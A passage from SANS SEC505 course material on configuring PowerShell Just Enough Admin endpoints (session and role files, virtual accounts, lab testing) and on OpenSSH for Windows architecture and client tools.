behaves while it is alive. JEA is built on top of the customizability of PowerShell sessions.

Session Configurations ("Endpoints")

A set of session configuration settings can be given a name and saved for repeated use. A named and saved set of session options is called a "session configuration", which is a bit long to say, so it's also called a "session endpoint" or just "endpoint".

To see what session configurations (endpoints) are saved and available on your computer:

```
Get-PSSessionConfiguration
```

To see all the details of the session configurations (endpoints) defined on your computer:

```
Get-PSSessionConfiguration | Select-Object *
```

Notice that every endpoint has a name and a set of permissions to define which groups are permitted to use that session configuration. This is important: session configurations have permissions. Not just anyone can use or connect to any endpoint he or she wishes.

The default session configuration is named "Microsoft.PowerShell". This is what you get by default when you launch PowerShell locally on your own computer or when you remote into another machine. If you launch the 32-bit (x86) version of PowerShell for some reason, you will use the "Microsoft.PowerShell32" configuration instead.

When remoting into another box, the Microsoft.PowerShell endpoint is used by default, but the -ConfigurationName parameter can be used to choose a different endpoint:

```
# The following remoting command:  
  
Enter-PSSession -ComputerName Server47  
  
# Uses the same endpoint (session configuration) as this command:  
  
Enter-PSSession -ComputerName Server47 -ConfigurationName  
Microsoft.PowerShell
```

So if there were an endpoint named "SEC505", you could remote to that endpoint:

```
Enter-PSSession -ComputerName Server47 -ConfigurationName SEC505
```

But how do we define our own custom endpoints for the sake of JEA?

Edit the Session Configuration File (.PSSC)

The .PSSC file lists the settings for an endpoint.

The Windows Remote Management (WinRM) service uses the .PSSC file to create an endpoint for inbound sessions.

Open your new .PSSC file to edit these settings:

```
ise .\SessionConfig.pssc
#Note, we are still in the JEA-Test folder.
```

Edit the Session Configuration File (.PSSC)

A PowerShell Session Configuration (PSSC) file is a text file that ends with the ".pssc" filename extension. The PSSC file defines endpoint configuration settings that can override the default settings.

A new endpoint is created by inventing a name for that endpoint and giving the path to a PSSC file. Note that the name of the endpoint is not always the same as the base name of the file, e.g., the endpoint name might be "foo", while the PSSC file might be "bar.pssc". When remoting into a computer, the name of that custom endpoint (not the name of the PSSC file) can be given as an argument so that the custom PSSC settings that came from the file will be used for that session instead of the default.

How do PSRC and PSSC files relate to each other? Most importantly, a PSSC file will define which PSRC file to use for JEA. Said another way without all the acronyms, we can make a text file that says how a remoting endpoint should be customized (the .pssc file), and this customization can include a list of not-blocked cmdlets and functions from another file (the .psrc file).

PowerShell *sudo*

But it gets even better. A remoting endpoint defined by a PSSC file can grant remoting access to a group of users who are not members of the local Administrators group on that computer, but still allow them to execute JEA-permitted commands with administrative privileges! It's like RUNAS.EXE as the Administrator account, but only for the cmdlets and functions allowed by the PSRC file (all other commands are blocked by default), and you never have to share any administrative passwords with the remoting users; the

elevation of privileges all happens automatically and transparently. It's like *sudo* on Linux, but with more fine-grained control.

Finally, every command executed in this JEA session, and the output of all these commands, can be logged to text files for continuous monitoring and forensic analysis.

When you create a new PSSC file, the name of the file can be anything, as long as it ends with ".pssc", and it can be created in any folder, since it will later be copied into the correct module folder for JEA anyway.

To create a new PSSC file (the path and filename do not matter):

```
New-PSSessionConfigurationFile -Path .\SessionConfig.pssc
```

When you use the `New-PSSessionConfigurationFile` cmdlet to create a new PSSC file, that file will be automatically filled with comments and a few default settings to help you get started. You can also use the graphical JEA Helper tool to manage PSSC files.

You can edit the new PSSC file with any text editor, including ISE:

```
ise .\SessionConfig.pssc
```

The comments and variable names in the PSSC file make editing sometimes easy to figure out, but not always. Let's look at some of the more important but obscure PSSC settings.

PSSC: Transcript Logs and Virtual Account

```
SessionType = 'RestrictedRemoteServer' #Enables JEA
```

```
TranscriptDirectory = 'F:\JeaLogs\' #UNC allowed
```

```
RunAsVirtualAccount = $True
```

```
LanguageMode = 'NoLanguage'
```

Warning! The JEA virtual account will be a member of local Administrators and, on controllers, Domain Admins too!

SANS

SEC505 | Securing Windows

PSSC: Transcript Logs and Virtual Account

There are a few settings in the PSSC file that are mandatory for JEA:

- **SessionType:** Must be set to "RestrictedRemoteServer" to enable JEA.
- **TranscriptDirectory:** Set this to a local or UNC folder where full command-and-output transcription logs will be saved for every session using this PSSC endpoint. The NTFS permissions on this folder should not allow any access to any users whose activities are being regulated through JEA.
- **RunAsVirtualAccount:** Must be set to \$True to enable JEA. This allows a non-administrative user to execute JEA-permitted commands with administrative privileges. The commands run with a Security Access Token (SAT) that includes membership in the Administrators group as an auto-generated user SID, but no new user account is actually created (it creates a virtual account, not a real one).
- **LanguageMode:** Set this to "NoLanguage" so that no PowerShell language elements or keywords may be used, such as the "function" keyword. Only simple commands, command line arguments, piping, and parentheses will be permitted.
- **RoleDefinitions:** Must be set to a hashtable where each item defines a group and the PSRC file that restricts that group's commands (discussed next).

Here are examples of a few settings (above) inside a PSSC file:

```
SessionType = 'RestrictedRemoteServer'  
  
TranscriptDirectory = 'F:\JeaLogs\  
  
RunAsVirtualAccount = $True  
  
LanguageMode = 'NoLanguage'  
  
RoleDefinitions = @{  
    'ServiceAdmins' = @{ RoleCapabilities = 'ServiceAdmins' }  
}
```

RoleDefinitions

RoleDefinitions is set to a hashtable of the form "@{ key = value }", where the key is a string to identify a group whose members 1) are permitted to connect to this remoting endpoint and 2) who are restricted to only running the allowed commands indicated by the value in this hashtable. In your organization, you would create a new group for the sake of JEA and choose a name for it. Whatever name you choose, that name goes here. If it is a local group on the server where the JEA endpoint is being accessed, the string is just the simple name of the group, e.g., "ServiceAdmins", and if it is a global group from Active Directory, then it's the name of the group preceded by the NetBIOS name of the domain and a backslash, e.g., "TESTING\ServiceAdmins", where TESTING is the name of the domain.

When a new endpoint is registered using this PSSC file, the permissions on the endpoint will be automatically set to match the group(s) listed for RoleDefinitions. You can override these permissions if you wish, but it's not required.

The value part of the RoleDefinitions hashtable is itself another hashtable: the key is "RoleCapabilities" and the value will be the name of the PSRC file you wish to use, but minus the ".psrc" filename extension on that PSRC file; for example, if the PSRC file is named "ServiceAdmins.psrc", then just "ServiceAdmins" would be the value for the RoleCapabilities key in the hashtable (as seen above).

RunAsVirtualAccountGroups

When the RunAsVirtualAccount option is set to \$True, the commands of the JEA user will be executed with a Security Access Token (SAT) that includes membership in the local Administrators group. This is expected on workstations and servers, but be aware that if the target computer for JEA remoting is a domain controller, then this SAT will also include membership in the Domain Admins global group! When remoting into a non-domain controller, then the Domain Admins group is not added to the JEA user's SAT for that remoting session.

Warning! Because JEA users connecting to domain controllers can run commands with Domain Admin privileges, it is extremely important to validate the list of commands that are allowed to run!

On the other hand, if the PSSC file is edited to define the RunAsVirtualAccountGroups option, then JEA users are no longer considered members of either the local Administrators group or the Domain Admins group when executing commands by default. The RunAsVirtualAccountGroups option is used to customize the group memberships listed in the JEA user's SAT, and doing so prevents the addition of local Administrators and Domain Admins groups (unless they are explicitly added to the list of groups). For example, in the following PSSC file lines, any JEA user will remote in as a virtual account that is a member of the TESTING\Boston_Admins global group, but not the local Administrators group or the Domain Admins group:

```
RunAsVirtualAccount = $True
RunAsVirtualAccountGroups = 'TESTING\Boston_Admins'
```

So when configuring PSSC files for JEA on domain controllers, either 1) strictly review and test the allowed commands, as these commands will run as Domain Admin by default, or 2) define the RunAsVirtualAccountGroups option to specify alternative group memberships in order to exclude Domain Admins, and then review and test the allowed commands anyway (but with less nail biting and stomach-churning stress).

Run as Virtual Account or gMSA

Instead of using a JEA virtual account, it is also possible to run as a Group Managed Service Account (gMSA) by making the following changes in the PSSC file:

```
RunAsVirtualAccount = $False
GroupManagedServiceAccount = 'TheGmsaAccountName'
```

The computer must be granted permission to use the gMSA in Active Directory (steps not covered here). Be aware that gMSA accounts may be granted network logon rights and permissions throughout the domain. This can be good if that is what is desired, but it can be very bad if this is an unintended accident of using a gMSA without first contemplating all the ramifications. In general, avoid using gMSA accounts; it is too easy to defeat the whole purpose of using JEA in the first place.

Accessing Remote Machines

While using Laptop1 to JEA remote into Server2, can Computer3 be accessed over the network from Server2? Yes.



When using a gMSA account for the JEA session, the third computer is accessed under the identity of the gMSA account. This is one of the major motivations for using a gMSA account, in fact.

But when using a JEA virtual account, the third computer is not accessed as either the virtual account or the original identity of the user sitting at Laptop1. Instead, Computer3 is accessed over the network with the identity of Server2. This is important to keep in mind when configuring network logon rights and permissions of Computer3; namely, rights and permissions are assigned to the computer account of Server2, not the JEA user or any other user account.

However, there is a very important exception to the above. What if the target of the JEA session (Server2) is in fact a domain controller? In this case, the virtual account is not considered a local account, but a global account in the domain, and this global account is, by default, considered a member of the Domain Admins group too. The Domain Admins group is a member of the local Administrators group on every server and workstation by default in the entire domain, with all the logon rights and permissions this implies. Hence, when Server2 is a domain controller, Computer3 may be accessed over the network, and it is accessed under the identity of a user in the Domain Admins group!

Server2 Type	JEA User Identity On Server2 (When Using Default Groups)	JEA User's Identity On Computer3 (Network Logon)
Non-Controller	Virtual local account in the Administrators local group	Server2
Domain Controller	Virtual global account in the Domain Admins group	Domain Admins

All this recommends either 1) never allowing inbound JEA sessions to domain controllers; or 2) if JEA sessions to controllers are permitted, then carefully edit the RunAsVirtualAccountGroups setting in the PSSC file on the controllers to manage the global or universal groups to which the JEA virtual account is member, perhaps to specifically exclude membership in the Domain Admins group; or 3) use a gMSA account instead of any JEA virtual accounts at all, then carefully manage the gMSA's group memberships, as would be done for any gMSA account in the domain.

Looking at the bigger picture, it might be a best practice on any machine using JEA, domain controller, or otherwise to always configure the RunAsVirtualAccountGroups setting in PSSC files so that there is never a mistake or incorrect assumption about the groups of which the JEA virtual account will be a member.

PSSC: Role Definitions Map Groups to PSRC Files


```

RoleDefinitions =
@{
    'ServiceAdmins' =
        @{ RoleCapabilities = 'ServiceAdmins' } ;
    'TESTING\HelpDesk' =
        @{ RoleCapabilities = 'UserAssist' } ;
    'TESTING\Contractors' =
        @{ RoleCapabilities = 'Auditors' }
}

```

Name of PSRC File

Name of Local or Global Group


SEC505 | Securing Windows

PSSC: Role Definitions Map Groups to PSRC Files

When someone remotes into a machine using an endpoint created with the PSSC settings in the example code above, if that user is a member of the ServiceAdmins local group on that machine, he or she will be allowed to connect, and that user's commands will be limited to only those defined in the PSRC file named ServiceAdmins.psrc. The name of the group (ServiceAdmins) matching the name of the file (ServiceAdmins.psrc) is not required; they do not have to match at all, but hopefully by choosing matching names, it will be easier to understand and manage.

You may have multiple groups in RoleDefinitions. Each group may have its own separate PSRC file, or all the groups listed may share just one PSRC file, or there may be any combination of group-to-PSRC file mappings desired. And again, the name of the group does not have to match the name of the PSRC file.

Here is an example with multiple group-to-PSRC file mappings (notice the semicolon separating each pairing):

```

RoleDefinitions = @{
    'ServiceAdmins'      = @{ RoleCapabilities = 'ServiceAdmins' } ;
    'TESTING\HelpDesk'  = @{ RoleCapabilities = 'UserAssist' } ;
    'TESTING\Contractors' = @{ RoleCapabilities = 'Auditors' } ;
    'TESTING\Managers'  = @{ RoleCapabilities = 'Auditors' }
}

```

But which PSRC file is used? Where are these PSRC files on the drive?

Recall that earlier we created these two folders for a module named "JEA-Test":

- C:\Program Files\WindowsPowerShell\Modules\JEA-Test
- C:\Program Files\WindowsPowerShell\Modules\JEA-Test\RoleCapabilities

When you're done editing the PSSC file, save it with any name you wish, but give it a ".pssc" filename extension, e.g., SessionConfig.pssc. Then copy the PSSC file into the following module folder, assuming you chose "JEA-Test" as your module name:

- C:\Program Files\WindowsPowerShell\Modules\JEA-Test

Then copy your PSRC file(s) into the RoleCapabilities subdirectory for that module:

- C:\Program Files\WindowsPowerShell\Modules\JEA-Test\RoleCapabilities

The names of your PSRC file(s) must match the value(s) paired with the RoleCapabilities key for each item in the RoleDefinitions hashtable in your PSSC file. Hence, using the example code above, you would have ServiceAdmins.psrc, UserAssist.psrc, and Auditors.psrc all placed inside the \JEA-Test\RoleCapabilities folder.

Note: Strictly speaking, the PSSC file does not have to be in any particular folder, but for version control (and sanity), it's recommended that you place the PSSC file into a new module folder created just for JEA.

Required Group(s) to Connect

If the JEA user is not a member of any of the groups in the RoleDefinitions setting in the PSSC file, then that user is not permitted to connect. The JEA user must be a member of at least one RoleDefinitions group with its associated PSRC file. There is an additional way to restrict JEA connections too, though.

The PSSC file may also define a setting named "RequiredGroups" to place further restrictions on which users are permitted to connect. The RequiredGroups setting can specify one or more group memberships using Boolean operators.

For example, the following entry in the PSSC file would require all JEA users to be at least a member of the PoshAdmins group:

```
RequiredGroups = @{ And = 'PoshAdmins' }
```

Or be a member of the PoshAdmins group or the ConfigManagers group, or both:

```
RequiredGroups = @{ Or = 'PoshAdmins', 'ConfigManagers' }
```

Register the JEA Endpoint

"Registering" the PSSC file gives it to WinRM service to create the remoting endpoint and make it active.

Register-PSSessionConfiguration

```
-Path .\SessionConfig.pssc  
-Name SEC505 #Name of the endpoint
```

Now we (and the WinRM service) can see it:

```
Get-PSSessionConfiguration |  
Select-Object Name,Permission
```

SANS

SEC505 | Securing Windows

Register the JEA Endpoint

Once we have the correct module folder structure, a PSSC file, and one or more PSRC files, we can create the JEA remoting endpoint that uses the settings from these files.

Create Groups and Test Users

Our new PSSC file specifies one or more groups whose members are permitted to remote in and whose commands will be controlled by the PSRC file. Users in these groups should not be members of any other high-powered groups, such as Domain Admins or local Administrators, and these users must be global users, not local user accounts.

For the sake of testing, we will need to create or confirm:

- All the groups named in the PSSC file.
- Global user accounts created just for testing (not local accounts).
- Test users are added to the PSSC groups such that there is at least one user for each unique combination of group-and-PSRC role.

Before registering a new PSSC endpoint, ensure that any groups mentioned in that PSSC file actually exist. You cannot create an endpoint whose permissions use group SIDs if those groups do not exist yet. If you suspect there are permissions problems with the session configuration, these permissions can be viewed and even edited.

To view the permissions on an endpoint named "SEC505":

```
Set-PSSessionConfiguration -Name SEC505 -ShowSecurityDescriptorUI
```

Register the JEA Endpoint

Recall that an endpoint is officially known as a "session configuration", and you can see the names of the available session configurations (endpoints) on your computer like this:

```
Get-PSSessionConfiguration | Select Name
```

The above command shows the names of registered endpoints. When an endpoint is "registered", that means it exists, it is potentially accessible to remoting users (if they have the necessary permissions), and it can be listed with `Get-PsSessionConfiguration`. When an endpoint is unregistered, it is deleted from the computer, inaccessible, and no longer visible. A new endpoint is registered by using a PSSC file. When unregistered, an endpoint is deleted, but the associated PSSC file is not deleted. The PSSC can be used to register new endpoints again.

When an endpoint is registered using a PSSC file, an endpoint name must be chosen. The name does not have to match the name of the PSSC file in any way; it is arbitrary. Multiple endpoints can be registered using the same PSSC file as long as a different endpoint name is used each time. JEA users must know the name of the endpoint; they'll use it when connecting with the `Enter-PSSession` cmdlet.

To register a new PSSC session configuration using "SEC505" as the endpoint name:

```
Register-PSSessionConfiguration -Path .\SessionConfig.pssc  
-Name SEC505
```

You should now be able to see "SEC505" as the name of an available endpoint:

```
Get-PSSessionConfiguration | Select Name
```

It's usually unnecessary, but if the endpoint doesn't work as expected, restart WinRM:

```
Restart-Service -Name WinRM #Usually not necessary.
```

To remove a session configuration (endpoint), just unregister it:

```
Unregister-PSSessionConfiguration -Name SEC505
```

Don't worry, unregistering the endpoint will not delete your PSSC or PSRC files, nor will it delete any of the folders you created for this JEA module.

Note: After modifying a PSRC file, it is not necessary to reregister the session endpoint. The PSRC file is read every time a user remotes into the machine.

Connect to the JEA Endpoint as a Non-Admin

```
$Creds = Get-Credential
```

```
# User: Amy
```

```
# Password: P@ssword
```

```
# Note that Amy is in the ServiceAdmins group.
```

```
Enter-PSSession -Credential $Creds  
-ComputerName LocalHost  
-ConfigurationName SEC505
```

SANS

SEC505 | Securing Windows

Connect to the JEA Endpoint as a Non-Admin

With the session configuration endpoint created for JEA, it's time to test each unique combination of PSSC group and PSRC restricted role. We will need to connect with a test user account for each group-to-PSRC file combination.

For this lab, we'll use an account (Amy) that was created by the SEC505 setup script.

UserName: Amy

Password: P@ssword

Get Amy's credentials as a credentials object:

```
$creds = Get-Credential
```

Now remote into the target system, specifying the registered name of the endpoint (SEC505) and using the explicit credentials of the test user (Amy):

```
Enter-PSSession -ComputerName localhost -ConfigurationName sec505  
-Credential $creds
```

Once you are in the session, try to run commands that should be allowed and other commands that should be blocked (commands are blocked by default). Don't forget to try external commands (like ipconfig.exe and netstat.exe) as well as cmdlets whose arguments are limited by a validation set or regular expression pattern (like Get-Service).

If you have configured a transcription logging directory in the PSSC file, such as C:\Temp\JEA-Logging\, then check out that directory after running some commands.

If the Get-Command cmdlet is permitted, run it to see a list of allowed cmdlets; blocked commands will be suppressed from the listing. Similarly, in PowerShell ISE, pull down the View menu and select "Show Command Add-On", and the Commands tab will only show the commands permitted by JEA for this session.

In particular, if the PSRC file you are testing has the following function defined:

```
FunctionDefinitions = @{  
    Name = 'Get-PSSenderInfo';  
    ScriptBlock = { $PSSenderInfo }  
}
```

Then run that Get-PSSenderInfo function while remoting in as the JEA user:

```
Get-PSSenderInfo
```

The output of this function shows both the user Amy (the ConnectedUser property) and the virtual user account created on the fly to represent that user's elevated privileges (the RunAsUser property). This is not a real user account; it will no longer exist in memory after the JEA user logs off.

While in a JEA session, PowerShell runs in a special mode of operation called "NoLanguage", which restricts what can be done in that PowerShell session. To read about what's unavailable in NoLanguage mode, see:

```
get-help about_Language_Modes
```

JEA Configuration Auditing

As the JEA administrator, you might wonder how to audit the capabilities permitted to each group defined in the PSSC and PSRC files. The files themselves can be examined, of course, but a handy cmdlet is Get-PSSessionCapability. With this cmdlet, you can specify an endpoint name and a user name, and the cmdlet will output all the commands that that user is permitted to execute on that endpoint. The output is similar in concept to what that user would see if she or he were to run Get-Command from within a session that allowed that command.

To see what commands a user (Amy) can run within a particular session (sec505):

```
Get-PSSessionCapability -ConfigurationName sec505  
-Username TESTING\Amy
```

Combine JEA with Active Directory Permissions

PowerShell includes cmdlets for managing Active Directory, such as for resetting passwords, creating computer accounts, adding or removing members from global groups, and many more AD tasks. Every property of every object in AD also has an Access Control List (ACL), i.e., a set of permissions. JEA can be combined with AD permissions for very precise control!

Imagine safely granting auditors, help desk personnel, managers, contractors, and others just the cmdlets they need, allowing only the parameters required, limiting arguments using regular expression patterns, and backing up these safeguards with AD permissions. This is a very nice solution, and don't forget that graphical tools can leverage all this as well.

Today's Agenda

- 1. PowerShell Remoting**
- 2. PowerShell Just Enough Admin (JEA)**
- 3. OpenSSH for Windows**
- 4. Group Policy for Script Execution**

Today's Agenda

OpenSSH is an implementation of the Secure Shell (SSH) protocol for OpenBSD Unix, Linux, Windows, and other operating systems. In the next section, we will install OpenSSH for Windows and configure it for both key-based authentication and Kerberos authentication in an Active Directory environment. PowerShell remoting can use SSH instead of TLS to secure its network traffic.

OpenSSH for Windows

Benefits:

- Strong encryption
- Mutual authentication
- Cross-platform compatible
- PowerShell Core integration
- Remote command shell
- File management (SFTP)
- Port forwarding/tunneling
- Works on standalones too

Disadvantages:

- SSHD not installed by default
- Scripted install from GitHub
- GitHub version is better, but not patched during normal Windows Update
- Key management complexity
- Configuration complexity
- No PowerShell JEA for SSH

OpenSSH for Windows

The purpose of Secure Shell (SSH) is to provide for secure communications over a computer network. SSH secures over-the-network file copy, port forwarding, remote command execution, remote interactive shells, and more. SSH is not a single protocol, but an integrated suite of protocols that provide for data encryption, server authentication, client/user authentication, integrity checking, replay attack prevention, man-in-the-middle attack protection, and other security benefits.

SSH has existed for over 20 years and the SSH standards are actively maintained. The main RFC standards for SSH are:

- RFC 4251: The Secure Shell (SSH) Protocol Architecture
- RFC 4252: The Secure Shell (SSH) Authentication Protocol
- RFC 4253: The Secure Shell (SSH) Transport Layer Protocol
- RFC 4254: The Secure Shell (SSH) Connection Protocol

This manual only discusses SSH version 2 (SSH-2) since SSH version 1 (SSH-1) is obsolete.

OpenSSH

The most popular implementation of SSH is OpenSSH (www.openssh.com). OpenSSH is a collection of client-side and server-side binaries that use the various SSH protocols. OpenSSH is free and open-source software, originally written by the developers of the OpenBSD operating system and currently maintained by members of the OpenBSD Project (www.openbsd.org).

OpenSSH has been ported to several other operating systems, including Linux and Microsoft Windows. A computer running Windows can run OpenSSH client tools and be an OpenSSH server. PowerShell Core has OpenSSH integration built into it.

OpenSSH for Windows in GitHub

Officially, the OpenSSH Server service ported by Microsoft to run on Windows can only be installed on Windows 10, Server 2019 and later (you might be able to install and run it on older operating systems too, just don't expect any Microsoft technical support).

The latest version of OpenSSH for Windows, ported and compiled by Microsoft's own developers specifically for Windows, can be downloaded here:

<https://github.com/PowerShell/Win32-OpenSSH/releases>

The source code for this is kept in a different repository:

<https://github.com/PowerShell/openssh-portable>

Which itself is a fork of the not-specifically-for-Windows OpenSSH Portable project:

<https://github.com/openssh/openssh-portable>

If you are not familiar with GitHub "forks" and "repos", don't worry; you don't need to contend with any source code files to install and use OpenSSH on Windows. You can install OpenSSH on Windows using the latest files in GitHub or by installing an older version of OpenSSH from Microsoft using PowerShell or the All Settings app.

Benefits and Disadvantages

There are several advantages and benefits to using OpenSSH on Windows:

- Strong encryption with 256-bit AES, ChaCha20, RSA, and Ed25519.
- Strong authentication with public keys, Kerberos, and/or passphrases.
- OpenSSH is cross-platform compatible with Windows, Unix, Linux, macOS, Solaris, and other operating systems.
- OpenSSH has survived the test of time (20+ years). It benefits from past mistakes and current security scrutiny. Vulnerabilities are quickly patched. OpenSSH is definitely not "abandonware".
- OpenSSH port forwarding (also called "SSH tunneling") can be combined with almost any TCP application or service. Support for UDP protocols can be added with other tools.

- PowerShell Core has built-in support for OpenSSH for its remoting cmdlets: Enter-PSSession and Invoke-Command. The remoting is tunneled through SSH.
- OpenSSH works on both standalone and domain-joined Windows devices.

But there are disadvantages and headaches to be aware of as well:

- The OpenSSH SSH Server service is not installed by default (yet) on any Windows operating system, and installing it is not as simple as enabling other roles or features.
- If OpenSSH is installed from GitHub, then the normal Windows Update process will not patch your OpenSSH binaries. This increases the complexity of patch management.
- OpenSSH is not deeply integrated into Windows and Active Directory like IPsec, SMB, or RPC. OpenSSH will feel "foreign" and "third-party" to say the least.
- The complexity of managing and securing the public/private key pairs used for OpenSSH authentication will rise exponentially as more hosts and users are added. Kerberos might be the only scalable authentication solution.
- Unlike PowerShell Core, remoting on Windows PowerShell does not have built-in support for SSH. Windows PowerShell is not incompatible with OpenSSH tools; it's just that compatibility is not "baked in" by design.
- While OpenSSH has its own security features, it technically does not support PowerShell Just Enough Admin (JEA) because JEA is a feature of the Windows Remote Management (WinRM) service, not the WSMAN or SSH protocols.

Implementation Details

The OpenSSH SSH Server (binary: sshd.exe) is implemented as a service on Windows (service name: sshd), running as Local System, listening on TCP port 22 by default. Let's call this the "SSH Server" service for clarity.

```
Get-Service -Name sshd
```

When a user connects, the main sshd.exe runs a second sshd.exe (also running as Local System) to handle authentication of the user. Once the user authenticates and is allowed to log on, a third sshd.exe is launched, but this time with the Security Access Token (SAT) of the user, not Local System. This third sshd.exe handles all further SSH interaction with the user. If the requested SSH connection is for an interactive command shell session, then this third sshd.exe will launch cmd.exe, powershell.exe, or pwsh.exe (whatever is configured on the server) as the command shell. This command shell process also runs under the context of the user's SAT.

When the user disconnects, the second and third `sshd.exe` processes are terminated, as well as the user's command shell process and any of its other child processes, but the main `sshd.exe` for the SSH Server service remains running and continues to listen on TCP/22 for new connection requests.

The OpenSSH Authentication Agent (binary: `ssh-agent.exe`) is also implemented as a service (service name: `ssh-agent`) running as Local System. Let's call this the "SSH Agent" service for clarity.

```
Get-Service -Name ssh-agent
```

The SSH Agent service does not use a socket like on Unix/Linux; it uses an Inter-Process Communications (IPC) port with a fixed name instead. When a user logs on and gets a command shell, the SSH Agent service will launch a second `ssh-agent.exe` for the benefit of the user, but this second `ssh-agent.exe` runs as Local System, not as the SAT of the user. When the user disconnects, this second `ssh-agent.exe` is terminated, but the main SSH Agent service continues to run.

The SSH Agent service process, and all of its child `ssh-agent.exe` processes too, use the Windows Data Protection API (DPAPI) to encrypt any SSH private keys submitted for caching and protection. DPAPI is the programming interface the Windows operating system implements to encrypt many secrets on the machine, such as the private keys for X.509 digital certificates; hence, DPAPI is not just for SSH private keys. Because every `ssh-agent.exe` process runs elevated as Local System, these processes are (hopefully) protected from meddling by other user processes.

The OpenSSH SSH Server service (`sshd`) requires the following privileges: `SeTcbPrivilege`, `SeAssignPrimaryTokenPrivilege`, `SeImpersonatePrivilege`, `SeBackupPrivilege`, and `SeRestorePrivilege`.

The OpenSSH Authentication Agent (`ssh-agent`) requires `SeImpersonatePrivilege`.

Current Limitations (Out of Date Already)


By the time you read this section, it will be out of date. OpenSSH for Windows is changing rapidly. See the OpenSSH wiki for current issues and release notes:

<https://github.com/PowerShell/Win32-OpenSSH/wiki>

That being said, at the time of this writing, the following features do not work yet, and Microsoft may choose to never implement some of these features. The following is a list of keywords used in OpenSSH configuration files, but which are ignored or do not yet work correctly on Windows:

- `AcceptEnv`
- `AllowStreamLocalForwarding`
- `AuthorizedKeysCommand`

- AuthorizedKeysCommandUser
- AuthorizedPrincipalsCommand
- AuthorizedPrincipalsCommandUser
- Compression
- ExposeAuthInfo
- GSSAPICleanupCredentials
- GSSAPIStrictAcceptorCheck
- HostbasedAcceptedKeyTypes
- HostbasedAuthentication
- HostbasedUsesNameFromPacketOnly
- IgnoreRhosts
- IgnoreUserKnownHosts
- KbdInteractiveAuthentication
- KerberosGetAFSToken
- KerberosOrLocalPasswd
- KerberosTicketCleanup
- PermitTunnel
- PermitUserEnvironment
- PermitUserRC
- PidFile
- PrintLastLog
- RDomain
- StreamLocalBindMask
- StreamLocalBindUnlink
- StrictModes
- X11DisplayOffset
- X11Forwarding
- X11UseLocalhost
- XAuthLocation



OpenSSH Cheat Sheet

As you will soon see, there are many configuration files, keys, services, and tools related to OpenSSH. It can be difficult to remember where they are all located and what they all do. Refer back to the above diagram over the next several pages and during the GCWN certification exam.

Please note that the tilde ("~") is an alias for a user's local profile folder; for example, if you are logged in as the built-in Administrator account, these four paths are identical:

- C:\Users\Administrator\.ssh\
- %env:UserProfile%.ssh\
- \$home\.ssh\
- ~\.ssh\

And the user's ".ssh\" folder does indeed begin with a period; that is not a typo.

The OpenSSH Server's configuration files are found in %env:ProgramData%.ssh\, which will nearly always be C:\ProgramData\ssh\.

OpenSSH Client Tools in the PATH

Included in Server 2019, Windows 10 v1803, and later:

- **SSH.EXE** (remote command shells and TCP port forwarding/tunneling)
- **SFTP.EXE** (file upload and download)

The GitHub client tools are newer and better:

- <https://github.com/PowerShell/Win32-OpenSSH/releases>

Script to update your PATH environment variable:

- [Update-PathEnvironmentVariableForOpenSSH.ps1](#)

OpenSSH Client Tools in the PATH

Windows Server 2019, Windows 10 version 1803, and later operating systems include the OpenSSH client tools by default in the %env:WinDir\System32\OpenSSH folder:

Tool	Purpose
SSH.EXE	The main client tool, handling remote command execution, remote interactive command shells, and TCP port forwarding
SFTP.EXE	Secure FTP-like file upload and download
SSH-ADD.EXE	Adds user's private keys to ssh-agent service
SSH-KEYGEN.EXE	Manages a user's authentication keys
SSH-KEYSCAN.EXE	Collects a remote host's public keys
SCP.EXE	Legacy file upload and download tool

The folder with these tools is listed in the PATH environment variable; hence, they can be run by name without entering the full filesystem path to the executable.

Older Windows operating systems will have to install the OpenSSH client tools separately, assuming the tools are compatible, or install alternative tools instead. If they are compatible with your pre-Windows 10 operating system, the OpenSSH client tools for Windows can be downloaded from GitHub:

<https://github.com/PowerShell/Win32-OpenSSH/releases>

Even on newer versions of Windows, you may prefer to use the latest OpenSSH binaries from GitHub. This may be necessary, for example, to work around a bug or security flaw in the older binaries from Microsoft installed in `$env:WinDir\System32\OpenSSH`.

PATH Environment Variable

You might copy the latest tools from GitHub into your `$env:ProgramFiles\OpenSSH` folder, which is the folder Microsoft suggests when installing from GitHub. If you do this, you will probably want to change your PATH environment variable so that it no longer includes `$env:WinDir\System32\OpenSSH`. Instead, modify your PATH to include `$env:ProgramFiles\OpenSSH`. This way, whenever you run `ssh.exe` or `sftp.exe` in PowerShell, you will run the newer version from GitHub.

You have a PowerShell script to list the OpenSSH versions installed and your PATH:

```
C:\SANS\Day2\SSH>Show-VersionOpenSSH.ps1
```

